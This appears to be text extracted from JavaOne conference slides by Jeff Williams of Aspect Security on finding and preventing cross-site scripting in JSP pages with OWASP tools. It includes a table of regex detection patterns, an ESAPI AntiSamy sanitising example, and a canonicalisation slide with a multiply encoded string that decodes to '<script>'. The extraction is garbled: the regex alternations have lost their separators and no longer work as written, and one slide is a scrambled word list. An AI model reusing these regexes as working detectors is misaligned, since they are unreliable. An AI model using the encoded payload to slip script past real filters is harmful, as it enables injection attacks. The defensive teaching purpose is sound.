
<http://www.owasp.org/index.php/>

Category: OWASP - JSP - Testing Tool

Regex Appendix – For Reference Later


Description	Pattern
Simple use of untrusted data	<code><%=.*(getParam getHeader getCookie).*%></code>
Untrusted data repopulating a form	<code><input.*value\s*=\s*".*<%=</code>
Untrusted data in a URL	<code>(src href data)=.*<%=</code>
Simple data flow	<code>(?s)\s+(\w+)\s*=[^\n]*\.(getParam getHeader getCookie).*<%=.*\1</code>
Complex data flow via session, beans, or databases- Static analysis tools can find some, but most are <u>not possible</u>	N/A
Escaping is turned off	<code>(filter escape(Xml)?)="false"</code>
Tags that don't escape enough	<code><f:verbatim.*\(#\{ \%=\\), <h:outputlink.*\(#\{ \%=\\), lots more...</code>
Untrusted data in a commented out script	<code>(?s)/^.*?<%=\\/*</code>
Untrusted data in Ajax	<code>\\seval\\s*(</code>

What About Rich Content?



<http://www.owasp.org/index.php/>


What About Rich Content?



```
1 <%@ page language="java" contentType="text/html; charset=UTF-8" pageEncoding="UTF-8"%>
2 <%@page import="org.owasp.esapi.*"%>
3
4 <html>
5 <head> <title>AntiSamy</title> </head>
6 <body>
7 <%
8   String input = request.getParameter("input");
9   String markup = ESAPI.validator().getValidSafeHTML("input", input, 2500, false);
10 %>
11
12 <h2>Safe HTML Markup</h2>
13 <p><%= markup %></p>
14
15 </body>
16 </html>
```

<http://www.owasp.org/index.php/>





what others
 robustness
 follow conservative
 in general
 of principle
 implementations
 should
 accept
 liberal
 be
 you do



Thank You

JavaOne™

Thank You

Jeff Williams

jeff.williams@aspectsecurity.com

Aspect Security


<http://www.aspectsecurity.com>

jeff.williams@aspectsecurity.com

Twitter Questions: [@planetlevel](https://twitter.com/planetlevel)




Make Good Escaping Easy



Does Your Validation Canonicalize?

%252%35252\u0036lt;script%
&#x%%%3333\u0033;&%23101;

<script>



Log: Multiple (5x) and mixed encoding detected



<http://www.owasp.org/index.php/ESAPI>